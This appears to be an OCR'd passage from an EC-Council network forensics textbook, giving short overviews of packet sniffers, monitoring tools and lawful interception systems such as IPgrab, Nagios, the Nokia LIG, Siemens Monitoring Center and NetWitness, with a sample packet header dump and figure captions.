


Figure 2-33 Atelier Web Ports Traffic Analyzer shows hexadecimal and ASCII versions of the content of packets.

```
-----------------------------------------------------------------
                        Ethernet header (961445334.490653)
-----------------------------------------------------------------
Hardware source:        00:10:4b:96:1d:a8
Hardware destination:   08:00:02:25:29:77
Protocol:               0x800 (IP)
Length:                 68
-----------------------------------------------------------------
                        IP Header
-----------------------------------------------------------------
Version:                4
Header length:          5
TOS:                    0x10
Total length:           54
Identification:         6795
Fragmentation offset:   0
Unused bit:             0
Don't fragment bit:     1
More fragments bit:     0
Time to live:           64
Protocol:               6 (TCP)
Header checksum:        37890
Source address:         149.112.60.156
Destination address:    149.112.36.168
-----------------------------------------------------------------
                        TCP Header
-----------------------------------------------------------------
Source port:            2692 (unknown)
Destination port:       23 (telnet)
Sequence number:        2876130028
Acknowledgement number: 3994633468
Header length:          8
Unused:                 0
Flags:                  PA
Window size:            32120
Checksum:               58743
Urgent:                 0
Option:                 1 (no op)
Option:                 1 (no op)
Option:                 8 (timestamp)
  Length:               10
  Timestamp value:      181028495
  Timestamp reply:      44432019
-----------------------------------------------------------------
0D 0O
```

Figure 2-34 IPgrab's verbose mode displays a lot of information about each packet.

Tool: IPgrab

IPgrab is a packet sniffer for UNIX hosts. It provides a verbose mode that displays a great amount of information about packets. It also provides a minimal mode in which all information about all parts of a packet is displayed in a single line of text. Figure 2-34 shows a screenshot from IPgrab.

Tool: Nagios

Nagios is a host and service monitor designed to run under the Linux operating system. The following are some of the features of Nagios:

- Monitoring of network services (SMTP, POP3, HTTP, NNTP, ping, etc.)
- Monitoring of host resources (processor load, disk and memory usage, running processes, log files, etc.)
- Web interface for viewing current network status, notification and problem history, log files, etc.
- Support for implementing redundant and distributed monitoring servers

Figure 2-35 shows a screenshot from Nagios.

Tool: Give Me Too

Give Me Too is a packet sniffer, network analyzer, and network sniffer that monitors any Internet and e-mail activity. It captures all data transferred through the network via HTTP, FTP, SMTP, IMAP, POP3, and IRC protocols. Figure 2-36 shows a screenshot from Give Me Too.

Tool: Sniff-O-Matic

Sniff-O-Matic is a network protocol analyzer and packet sniffer. It captures network traffic and provides analysis tools that allow a user to analyze the captured data. Figure 2-37 shows a screenshot from Sniff-O-Matic.




Figure 2-35 Nagios can display details about the current network status.




Figure 2-36 Using Give Me Too, users can open files that have been transferred over the network.




Figure 2-37 Sniff-O-Matic shows the entire contents of each packet.




Figure 2-38 EtherSnoop allows users to choose which packets to see in a more detailed view.

Tool: EtherSnoop

EtherSnoop is a packet sniffer and protocol analyzer. It captures the data passing through a dial-up connection or Ethernet card, analyzes the data, and presents it in a readable format. Figure 2-38 shows a screenshot from EtherSnoop.

Tool: GPRS Network Sniffer: Nokia LIG


In the General Packet Radio Service (GPRS) embedding of the Lawful Interception Gateway (LIG), critical network functionality enables interception of GPRS mobile data calls. This technique is entirely different from GSM call interception. The difference lies in interception. In GSM, voice-based audio recording is primarily intercepted, whereas in GPRS, the data between the mobile station and the access point is captured.

The Nokia LIG provides a precise solution for constructing the GPRS interception system.

In Nokia's execution, the Lawful Interception Controller (LIC) network element communicates with the ADMF (Administration Function), and the Lawful Interception Browser (LIB) element communicates with the delivery functions DF2 and DF3 of the ETSI standard.

The architecture of Nokia's implementation comprises the following:

- *Lawful Interception Controller (LIC)*: This component is based on the Nokia/IPRG IP650 router product. It monitors data interception and provides secured Web interfaces for various lawful enforcement agencies (LEAs) and the authorization authorities (AAs).
- *Lawful Interception Browser (LIB)*: This component is also based on the Nokia/IPRG IP650 router product. It keeps interception-related information and communication content (CC) temporarily that are sent in the same form to the defined LEA(s).



Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 2-39 The LIC, LIB, and LIE all work together in the Nokia LIG.

- *Lawful Interception Extension (LIE)*: This component is based on the GGSN Release 1.1 software. Its primary role is to gather part of the IRI and accumulate the communication content, mainly the user (mobile) data transmitted.

Figure 2-39 shows how these components work together.

Tool: Siemens Monitoring Center

Siemens Monitoring Center is designed for law enforcement and government security agencies. Its design permits integration within all telecommunications networks that use any type of modern standardized equipment compatible with an ETSI recommendation (e.g., Siemens, Ericsson, Alcatel, Nokia, Nortel, Lucent, and Huawei).

With the help of the Siemens Intelligence Platform, analysts may find meaning among large reams of irrelevant data. The Intelligence Platform is a means to organize disparate pieces of information for the law enforcement and security agencies so decision makers can act upon the information.

Siemens Monitoring Center provides all monitoring requirements within telecommunication networks, including the following:

- Fixed networks: PSTN (local and international exchanges)
- Mobile networks: GSM, GPRS, UMTS
- Next-generation networking (NGN)
- IP networks (local loop, ISP, and Internet backbone)
- Automatic correlation of content of communication to IRI
- Mono and stereo, optionally compressed, voice recording
- Full duplex/no compression recording for data demodulation (fax, Internet, e-mails, etc.)
- Customized add-on applications
- Centralized or distributed Monitoring Center (Monitoring Center to-go)

- Scalable and adaptable to customer requirements
- Joint roadmap for upcoming telecommunications technology

Tool: NetWitness

NetWitness analyzes network traffic for potential threats. The primary focus of NetWitness is on expanding the efficiency of information gathering. It enables organizations to recognize and respond to network activity promptly.

NetWitness performs a threat assessment of the Web, voice, file access, chat, and database sessions from any packet source. It presents data at the application layer, which removes the necessity of low-level packet inspection.

The comprehensive packet filtering features enable the filtering of analysis logs during the collection phase. Implementation of application rules can generate a number of events, such as real-time alerts and information logging. These facilities can be employed to observe parameters that are set to meet specific legal requirements.

NetWitness brings together large collections of data and combines them with data intercepted from other systems, which allows administrators to have an extensive understanding of the trends in network traffic. This feature of NetWitness makes filtering of the search and monitoring functions easy.

The following are modes in which NetWitness can work:

- *Stealth mode*: In an intrusion attack, NetWitness hides its presence from detection by the intruder, but only if it is working on an Ethernet-based network.
- *Real-time mode*: This mode monitors network traffic.
- *File mode*: This mode analyzes the files captured from a different machine.
- *Archival mode*: This mode ensures the storage of compressed logs of captured data for later analysis.

Figure 2-40 shows a screenshot from NetWitness.




Figure 2-40 NetWitness allows users to view files captured from other machines on the network.




Figure 2-41 Users can view reconstructed Web pages using NetResident.

Tool: NetResident

NetResident captures, stores, analyzes, and reconstructs network events, such as e-mail messages, Web pages, downloaded files, instant messages, and VoIP conversations. NetResident captures the data on the network, saves it to a database, reconstructs it, and displays this content in an easy-to-understand format.

NetResident focuses on the high-level protocols used to transfer content over networks. Network administrators can use NetResident to enforce IT policy, and forensic investigators can use it to gain crucial information.

Figure 2-41 shows a screenshot from NetResident.

Tool: InfiniStream

InfiniStream provides the ability to identify, monitor, measure, and resolve high-impact, intermittent enterprise problems. InfiniStream's continuous long-term capture ability enables users to have data for an entire transaction or a series of transactions. Users can then drill down to the area of interest and conduct a postcapture analysis using sniffer decodes and analysis. InfiniStream provides streaming capture performance and flexible data mining for the following:

- Real-time analysis
- Back-in-time analysis
- Historical analysis, in conjunction with Sniffer Enterprise Visualizer

The following are some of the features of InfiniStream:

- *10 GbE capture and analysis*: The 10 GbE appliance provides a sustained 10 GbE full-duplex capture and analysis for troubleshooting backbones and vital network segments. Plus, it offers 24×7 visibility to resolve high-impact network issues before they affect the network.
- *Web-based user interface (UI) option*: This flexible UI allows users to access reports from anywhere on the network, serving actionable data to help users make critical business decisions.
- *WAN topology support*: Using the WAN/ATM SuperTAP, users can better understand the health and condition of their WAN links and provide end-to-end coverage of vital network segments, from LAN to WAN. The WAN/ATM SuperTAP provides the ability to passively connect into any of the following WAN link types: DS-3 Clear Channel, WAN HSSI, ATM DS-3, and ATM OC-3.
- *Real-time statistical monitoring and alerting*: This enables users to learn about a potential problem before it becomes business critical.
- *High-performance enhanced four-port gigabit hardware option*: This is a customized four-port analysis card that ensures sustained full-duplex line-rate capture with hardware assist on the i1620 appliance for highly utilized gigabit segments.

Figures 2-42 and 2-43 show screenshots from InfiniStream.

Tool: eTrust Network Forensics

eTrust Network Forensics helps an organization secure its network and ensure availability by capturing real-time network data to identify how business assets are affected by network exploits, internal data theft, and security or HR policy violations. eTrust Network Forensics can help the organization mitigate risk, comply with regulations, and reduce analysis and investigation costs by allowing IT and security staff to visualize network activity, uncover anomalous traffic, and investigate security breaches.




Figure 2-42 InfiniStream captures packets from the network.

